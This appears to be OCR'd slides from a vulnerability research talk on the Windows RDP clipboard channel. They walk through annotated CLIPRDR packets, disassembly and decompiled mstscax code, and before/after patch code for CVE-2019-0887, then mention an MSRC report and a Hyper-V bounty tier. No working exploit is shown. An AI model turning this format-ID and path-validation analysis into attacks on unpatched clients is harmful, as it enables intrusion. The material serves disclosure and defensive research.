
ker::DecodeFormatData+0x22b   Previous   Next

```
000                  jb     mstscax!CFormatDataPacker::DecodeFormatData
E                    call   mstscax!RdpWppGetCurrentThreadActivityIdPre
0                    mov    edx,1Fh
a1a00                lea    rcx,[mstscax!`string' (00007ffb`3b7cc058)]
                     jmp    mstscax!CFormatDataPacker::DecodeFormatData
                     call   mstscax!CClipFormatTypes::FileNameW (00007f
                     cmp    ebx,eax
                     je     mstscax!CFormatDataPacker::DecodeFormatData
                     call   mstscax!CClipFormatTypes::FileNameA (00007f
                     cmp    ebx,eax
                     je     mstscax!CFormatDataPacker::DecodeFormatData
                     call   mstscax!CClipFormatTypes::FileDescriptorA (
32);                 mov    r14d,dword ptr [rsp+70h]
                     cmp    ebx,eax
                     je     mstscax!CFormatDataPacker::DecodeFormatData
                     call   mstscax!CClipFormatTypes::FileDescriptorW (
                     cmp    ebx,eax
                     jne    mstscax!CFormatDataPacker::DecodeFormatData
                     call   mstscax!CClipFormatTypes::FileDescriptorW (
                     xor    r9d,r9d
00007ffb`3b6255cc 458bc6         mov    r8d,r14d
00007ffb`3b6255cf 3bd8           cmp    ebx,eax
00007ffb`3b6255d1 488bd5         mov    rdx,rbp
00007ffb`3b6255d4 488d442460     lea    rax,[rsp+60h]
```




Example of RDP streaming

Format List



```
00000000 02 00 00 00 2e 00 00 00 79 c0 00 00 46 00 69 00 ....z...y...F.i.
00000010 6c 00 65 00 47 00 72 00 6f 00 75 00 70 00 44 00 l.e.G.r.o.u.p.D.
00000020 65 00 73 00 63 00 72 00 69 00 70 00 74 00 6f 00 e.s.c.r.i.p.t.o.
00000030 72 00 57 00 00 00                               r.W...

02 00 -> CLIPRDR_HEADER::msgType = CB_FORMAT_LIST (2)
00 00 -> CLIPRDR_HEADER::msgFlags = 0
7a 00 00 00 -> CLIPRDR_HEADER::dataLen = 0x2e = 46 bytes

79 c0 00 00 -> CLIPRDR_LONG_FORMAT_NAME::formatId = 0xc079 = 49273
46 00 69 00 6c 00 65 00 47 00 72 00 6f 00 75 00
70 00 44 00 65 00 73 00 63 00 72 00 69 00 70 00
74 00 6f 00 72 00 57 00 00 00 ->
CLIPRDR_LONG_FORMAT_NAME::formatName = "FileGroupDescriptorW"
```


Format Data Request




```
00000000 04 00 00 00 04 00 00 00 79 c0 00 00             .....

04 00 -> CLIPRDR_HEADER::msgType = CB_FORMAT_DATA_REQUEST (4)
00 00 -> CLIPRDR_HEADER::msgFlags = 0

04 00 00 00 -> CLIPRDR_HEADER::dataLen = 4 bytes

79 c0 00 00 -> CLIPRDR_FORMAT_DATA_REQUEST::requestedFormatId = 0xc079
```

VM: rdpclip.exe


Host: vmconnect.exe



Shared Clipboard Owner
Local Clipboard Owner
Format List PDU
Format List Response PDU
Copy Sequence
Lock Clipboard Data PDU (Optional)
Format Data Request PDU
Format Data Response PDU
Paste Sequence for Generic, Palette, Metafile, and File List Data
File Contents Request PDU
File Contents Response PDU
Paste Sequence for File Stream Data
Unlock Clipboard Data PDU (Optional)

So, client uses format ID from server, but it doesn’t exist on client machine?




Review my finding





```
if ( (unsigned int)CFormatListCache::IsCached(
                     (CFormatListCache *)(CClipBase + 0x2E8),
                     (unsigned __int8 *)(tagTS_CLIP_PDU + 8),
                     *(_DWORD *)(tagTS_CLIP_PDU + 4)) )
{
```




```
  v9 = CClipBase::CreateDataObjectFromFormatList(
         (CClipBase *)CClipBase,
         (unsigned __int8 *)(tagTS_CLIP_PDU + 8),
         size,
         &pDataObj);
 CFormatListCache::Update(
   (CFormatListCache *)(CClipBase + 0x2E8),
   (unsigned __int8 *)(tagTS_CLIP_PDU + 8),
   *(unsigned int *)(tagTS_CLIP_PDU + 4));
```


0 CClipBase::OnFormatList

1 CClipClient::OnFormatList

2 CClipClient::OnFormatListAsyncCallback::Invoke

Review my finding







```
v9 = CFormatIdMap::LookupRemoteId(&v8->cformatidmap98, v6, &v60);
v31 = v60;
if ( v59 )
{
  v61 = v60;
  v60 = v55;
  memcpy_0((void *)(v63 + 8), &v60, v25);
}
else
{
  *(_DWORD *)(v63 + 8) = v60;
  v8->dword110 = v70;
  v8->request_format_114h = v31;
}
```

CClipBase::SendFormatDataRequest

Client: Handle FormatDataResponse






```
    buff_start = (unsigned __int8 *)(buffer + 8);
    v9 = this->f_30h.dword110;
    give_size = *(_DWORD *)(buffer + 4);
    format = this->f_30h.request_format_114h;
  }
      if ( v24 & 1 )
      {
        v12 = CFormatDataPacker::DecodeFormatData(
                *(CFormatDataPacker **)&this->f_30h.gap120[272
                &a2a,
                format,
                buff_start,
                give_size);
```


```
      v17 = CClipFormatTypes::FileDescriptorA(v16);
      v19 = (unsigned int)a5;
      if ( a3 == v17 || a3 == CClipFormatTypes::FileDescriptorW(v1
      {
        v20 = CClipFormatTypes::FileDescriptorW(v18);
        v10 = CFormatDataPacker::ValidateFilePaths(v21, a4, v19, a
        if ( v10 < 0 )
        {
          if ( WPP_GLOBAL_Control != &WPP_GLOBAL_Control
```

Why could this happen?



```
v12 = *(_QWORD *)(v5 + 128);
*(_DWORD *)(v5 + 240) = 0;
while ( 1 )
{
  if ( !v12 )
  {
    v6 = -2147023727;
    goto LABEL_31;
  }
  if ( a2 == *(_DWORD *)v12 )
    break;
  v12 = *(_QWORD *)(v12 + 8);
}
v6 = 0;
*(_DWORD *)(v5 + 240) = *(_DWORD *)(v12 + 4);
```

Before Patch origin cve-2019-0887




```
while ( 1 )
{
  if ( !v12 )
  {
    v6 = -2147023727;
    goto LABEL_31;
  }
  if ( v4 == *(_DWORD *)v12 )
    break;
  v12 = *(_QWORD *)(v12 + 8);
}
v13 = *(_DWORD *)(v12 + 4);
v6 = 0;
_31:
if ( v6 >= 0 )
{
  *(_DWORD *)(v23 + 8) = v13;                    // remote format ID
  *(_DWORD *)(v5 + 240) = v4;                    // local format ID
```


After

They have made mistakes at the beginning!!! 🙄

I submitted it to MSRC with format ID incorrect use reason



- Tier 2 includes user-mode processes including (but not limited to) the VM Worker Process and VM Compute




RCE	Tier 2	Required	Yes	High	$150,000

